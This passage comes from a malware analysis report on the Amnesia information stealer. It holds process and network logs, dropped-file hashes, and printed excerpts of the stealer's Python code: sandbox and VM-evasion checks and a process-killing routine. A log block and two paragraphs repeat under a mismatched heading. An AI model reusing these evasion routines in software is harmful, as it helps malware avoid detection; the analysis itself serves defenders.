running, it begins gathering information from the compromised system and transmits this data to a designated Discord address via a webhook, allowing the attacker to remotely monitor and track the device.

The transmitted data includes a rar file, which contains all of the data captured from the compromised system, such as sensitive files, login credentials, and other critical system data. In addition to this rar file, the attacker also receives details like System Information, IP Information, and other grabbed data from the device through Discord. This comprehensive set of information gives the threat actor full access to the stolen data, enabling them to potentially exploit it further.

By using Discord or Telegram as a channel for exfiltrating data, attackers make it more difficult for their activities to be detected, as the platform is commonly used for legitimate communications, which reduces the likelihood of raising immediate suspicion.

Amnesia Stealer Malware Analysis

Basic Characteristics




Amnesia Stealer Characteristics I

Amnesia Stealer comes with main.exe as the main file. In its 64-bit format, without being pumped, it occupies 37.79MB of disk space. It is packed with UPX best and has a pack structure in zlib format.

After main.exe is executed on the system, it has been detected that several files are created within the system and that these files are executed as processes:

File Type	File Size	PE Type	Packer
main.exe	37.79 MB	PE64	UPX Zlib
s.exe	21.21MB	PE32	RAR SFX / Zlib
based.exe	6.59 MB	PE64	None
hacn.exe	26.27 MB	PE64	UPX Zlib
updater.exe	5.36MB	PE64	None


Dynamic Analysis



Time ...	Process Name	PID	Operation	Path	Result	Detail
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11509 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 0, mss: 14...
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11519 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 0, mss: 14...
18:42:...	crss.exe.exe	7480	TCP Send	10.0.2.15:11519 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 146, starti...
18:42:...	crss.exe.exe	7480	TCP Receive	10.0.2.15:11519 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 1266, seq...
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11577 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 0, mss: 14...
18:42:...	setup.exe	5760	TCP Connect	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 0, mss: 14...
18:42:...	setup.exe	5760	TCP Send	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 478, starti...
18:42:...	setup.exe	5760	TCP Receive	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 25, seqnu...
18:42:...	setup.exe	5760	TCP Send	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 1532, starti...
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 0, mss: 14...
18:42:...	crss.exe.exe	7480	TCP Send	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 149, starti...
18:42:...	setup.exe	5760	TCP Receive	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 324, seqn...
18:42:...	crss.exe.exe	7480	TCP Receive	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 1440, seq...
18:42:...	crss.exe.exe	7480	TCP Receive	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 294, seqn...
18:43:...	crss.exe.exe	640	TCP Connect	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 149, starti...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 1412, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 5667, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 1412, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 1722, seq...
18:43:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11648 -> 216.119.105.146:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Connect	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 517, starti...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 5, seqnum:...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 1435, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 1861, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 559, seqn...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 64, startim...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 213, starti...
18:43:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11651 -> 216.119.105.146:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	7480	TCP Send	10.0.2.15:11651 -> 216.119.105.146:http	SUCCESS	Length: 150, starti...
18:43:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11657 -> consultingsitcsp.deloitte.com:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 5, seqnum:...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 1059, seq...

Amnesia Stealer Dynamic Analysis I


Analysis of the Amnesia Stealer malware's network traffic revealed an unusually high volume of TCP and UDP traffic, potentially capable of crashing a network or causing highly slowing. Requests tied to the malware's core functions targeted domains like Discord.com, ip-api.com, and github.com. Additionally, independent C2 servers linked to Monero mining pools were detected, suggesting the malware's role extends beyond data theft to cryptomining, making it a versatile threat.



Amnesia Stealer Dynamic Analysis II

Amnesia Stealer creates a large number of processes within the system. In the system, especially exe programs that are run in locations that should not normally be found are observed. In normal windows systems, winlogon.exe is in system32 and has a disk space of 884KB, while a winlogon.exe with a size of 3.634KB is run in a different location in the infected device. Similarly, in the C:\Windows\PLA\Reports\en-EN directory, only HTML files should be present, but setup.exe is run in this directory as a process. At the same time, Amnesia Stealer stores the files it needs in the All Users directory, and they are kept hidden.

Dynamic Analysis - Process Flow & Multiple Malware Identified




Amnesia Stealer Process Flow I

After **Main.exe** is executed, it writes **Build.exe** to the temp directory. The task of **Build.exe** is to create other .exe processes in the system.

Time ...	Process Name	PID	Operation	Path	Result	Detail	TID
18:15:...	Build.exe	8048	Process Create	C:\ProgramData\Microsoft\hacn.exe	SUCCESS	PID: 11716, Comm...	7308
18:15:...	Build.exe	8048	Process Create	C:\ProgramData\Microsoft\based.exe	SUCCESS	PID: 7340, Comma...	7308

Amnesia Stealer Process Flow II

Build.exe creates processes **hacn.exe** and **based.exe** within the system.



Amnesia Stealer Process Flow II


hacn.exe writes the files base_library.zip and s.exe into the temp directory.

s.exe is used within the system to write various files and run processes, while **base_library.zip** stores the Python-based files needed by the Amnesia stealer malware in a zip format within the temp directory.

Time ...	Process Name	PID	Operation	Path	Result	Detail	TID
00:10:...	s.exe	7812	Process Create	C:\ProgramData\main.exe	SUCCESS	PID: 6308, Comma...	5364
00:10:...	s.exe	7812	Process Create	C:\ProgramData\svchost.exe	SUCCESS	PID: 2400, Comma...	7504
00:10:...	s.exe	7812	Process Create	C:\ProgramData\crss.exe	SUCCESS	PID: 6948, Comma...	7504
00:10:...	s.exe	7812	Process Create	C:\ProgramData\setup.exe	SUCCESS	PID: 4076, Comma...	5364

Amnesia Stealer Process Flow III

s.**exe** starts **main.exe**, **svchost.exe**, **crss.exe**, and **setup.exe** as processes. Although these files have legitimate names, they are actually malicious software created by the Amnesia stealer on the system in the ProgramData directory.



Amnesia Stealer Process Flow IV


svchost.exe writes **.tmp**, **.xml**, and **updater.exe** files within Chrome on the system. There is no software named updater.exe by default in **C:\Program Files\Google\Chrome**. This is another piece of malware cleverly written into the system by the Amnesia stealer.

Time ...	Process Name	PID	Operation	Path	Result	Detail	TID
20:29:...	setup.exe	9252	Process Create	C:\Windows\PLA\Reports\tr-TR\setup.exe	SUCCESS	PID: 8596, Comma...	9736
20:29:...	setup.exe	9252	Process Create	C:\Python310\include\cpython\setup.exe.exe	SUCCESS	PID: 7400, Comma...	6224
20:30:...	setup.exe	11048	WriteFile	C:\Users\BilirMisin\AppData\Local\Temp\wxyubnjmnlae.tmp	SUCCESS	Offset: 0, Length: 1...	7316
20:30:...	setup.exe	11048	WriteFile	C:\Users\BilirMisin\AppData\Local\Temp\wxyubnjmnlae.tmp	SUCCESS	Offset: 0, Length: 1...	7316
20:30:...	setup.exe	11048	WriteFile	C:\Users\BilirMisin\AppData\Local\Temp\yntnomxcupkb.xml	SUCCESS	Offset: 0, Length: 1...	7316
20:30:...	setup.exe	11048	WriteFile	C:\Program Files\Google\Chrome\updater.exe	SUCCESS	Offset: 0, Length: 5...	7316
20:31:...	setup.exe	10492	Process Create	C:\Tools\idr\setup.exe.exe	SUCCESS	PID: 11612, Comm...	704
20:31:...	setup.exe	10492	Process Create	C:\Program Files (x86)\Reference Assemblies\Microsoft\tablet pc\v6.0\winlogon.exe	SUCCESS	PID: 10992, Comm...	9420

Amnesia Stealer Process Flow V

The **setup.exe** is running several other malicious processes within the system, and **winlogon.exe** is one of them. At the same time, it has been observed that **.xml**, **.tmp**, and **updater.exe** files are being rewritten on the disk.

When the hash values of the files were examined, it was determined that some files had the same hash values but were written to different directories within the system. It was also found that some files had different hash values but performed the same operations within the system.



Amnesia Stealer Process Flow V


Some of the hash values of the files written and processes executed by the Amnesia Stealer malware on the system have been found on VirusTotal. The analysis shows the following values:

File Name	MD5 Hash	Malware
hacn.exe	993344b8133b39041418cfd2c830a1ff	Malware Trojan & Dropper
s.exe	7e9ea143ae4f66c7b468cd22185865fb	Malware Dropper
setup.exe & updater.exe	1274cbcd6329098f79a3be6d76ab8b97	Malware Coin Miner
svchost.exe	45c59202dce8ed255b4dbd8ba74c630f	Malware Trojan
silhost.exe winlogon.exe	5fe249bbcc644c6f155d86e8b3cc1e12	Malware Trojan

Except for **based.exe**, **hacn.exe**, **build.exe**, **s.exe**, and **main.exe**, all other executable files are interconnected. For example, **setup.exe** and **updater.exe** are the same file with the same hash value, while **svchost.exe** and **silhost.exe/winlogon.exe** have different hashes but serve the same malicious purpose.

Amnesia Stealer injects a coin miner, trojan, and dropper into the system independently of the stealer itself. These processes cause the system to slow down, overuse CPU and RAM, and fill up disk space with unnecessary files


Static Code Analysis



Time ...	Process Name	PID	Operation	Path	Result	Detail
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11509 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 0, mss: 14...
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11519 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 0, mss: 14...
18:42:...	crss.exe.exe	7480	TCP Send	10.0.2.15:11519 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 146, starti...
18:42:...	crss.exe.exe	7480	TCP Receive	10.0.2.15:11519 -> server-99-84-6-147.lhr62.r.cloudfront.net:http	SUCCESS	Length: 1266, seq...
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11577 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 0, mss: 14...
18:42:...	setup.exe	5760	TCP Connect	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 0, mss: 14...
18:42:...	setup.exe	5760	TCP Send	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 478, starti...
18:42:...	setup.exe	5760	TCP Receive	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 25, seqnu...
18:42:...	setup.exe	5760	TCP Send	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 1532, starti...
18:42:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 0, mss: 14...
18:42:...	crss.exe.exe	7480	TCP Send	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 149, starti...
18:42:...	setup.exe	5760	TCP Receive	10.0.2.15:11571 -> 194.58.42.154:http	SUCCESS	Length: 324, seqn...
18:42:...	crss.exe.exe	7480	TCP Receive	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 1440, seq...
18:42:...	crss.exe.exe	7480	TCP Receive	10.0.2.15:11588 -> shared-anp189.rev.nazwa.pl:http	SUCCESS	Length: 294, seqn...
18:43:...	crss.exe.exe	640	TCP Connect	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 149, starti...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 1412, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 5667, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 1412, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11616 -> ams15s33-in-f4.1e100.net:http	SUCCESS	Length: 1722, seq...
18:43:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11648 -> 216.119.105.146:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Connect	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 517, starti...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 5, seqnum:...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 1435, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 1861, seq...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 559, seqn...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 64, startim...
18:43:...	crss.exe.exe	640	TCP Send	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 213, starti...
18:43:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11651 -> 216.119.105.146:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	7480	TCP Send	10.0.2.15:11651 -> 216.119.105.146:http	SUCCESS	Length: 150, starti...
18:43:...	crss.exe.exe	7480	TCP Connect	10.0.2.15:11657 -> consultingsitcsp.deloitte.com:http	SUCCESS	Length: 0, mss: 14...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 5, seqnum:...
18:43:...	crss.exe.exe	640	TCP Receive	10.0.2.15:11652 -> cdn-185-199-111-133.github.com:https	SUCCESS	Length: 1059, seq...

Amnesia Stealer Dynamic Analysis I

Analysis of the Amnesia Stealer malware's network traffic revealed an unusually high volume of TCP and UDP traffic, potentially capable of crashing a network or causing highly slowing. Requests tied to the malware's core functions targeted domains like Discord.com, ip-api.com, and github.com. Additionally, independent C2 servers linked to Monero mining pools were detected, suggesting the malware's role extends beyond data theft to cryptomining, making it a versatile threat.



Amnesia Stealer Dynamic Analysis II

Amnesia Stealer creates a large number of processes within the system. In the system, especially exe programs that are run in locations that should not normally be found are observed. In normal windows systems, winlogon.exe is in system32 and has a disk space of 884KB, while a winlogon.exe with a size of 3.634KB is run in a different location in the infected device. Similarly, in the C:\Windows\PLA\Reports\en-EN directory, only HTML files should be present, but setup.exe is run in this directory as a process. At the same time, Amnesia Stealer stores the files it needs in the All Users directory, and they are kept hidden.

```python
@staticmethod
def checkHosting() -> bool:
    Logger.info("Checking if system is hosted online")
    http = PoolManager(cert_reqs="CERT_NONE")
    try:
        return http.request('GET', 'http://ip-api.com/line/?fields=hosting').data.decode(errors= "ignore").strip() == 'true'
    except Exception:
        Logger.info("Unable to check if system is hosted online")
        return False

@staticmethod
def checkHTTPSimulation() -> bool:
    Logger.info("Checking if system is simulating connection")
    http = PoolManager(cert_reqs="CERT_NONE", timeout= 1.0)
    try:
        http.request('GET', f'https://amnesia-{Utility.GetRandomString()}.in')
    except Exception:
        return False
    else:
        return True
```

Amnesia Stealer Code Analysis III

In addition to VM detection, it has been observed that the Amnesia Stealer malware sends a request to http://ip-api.com/line/?fields=hosting to determine if the system is hosted online, while also making a request to a randomly generated URL, such as https://amnesia-a1b2c3.in, to detect if the connection is being simulated.

```python
@staticmethod
def TaskKill(*tasks: str) -> None:
    tasks = list(map(lambda x: x.lower(), tasks))
    out = (subprocess.run('tasklist /FO LIST', shell= True, capture_output= True).stdout.decode(errors= 'ignore')).strip().split('\r\n\r\n')
    for i in out:
        i = i.split("\r\n")[:2]
        try:
            name, pid = i[0].split()[-1], int(i[1].split()[-1])
            name = name [:-4] if name.endswith(".exe") else name
            if name.lower() in tasks:
                subprocess.run('taskkill /F /PID %d' % pid, shell= True, capture_output= True)
        except Exception:
            pass

@Errors.Catch
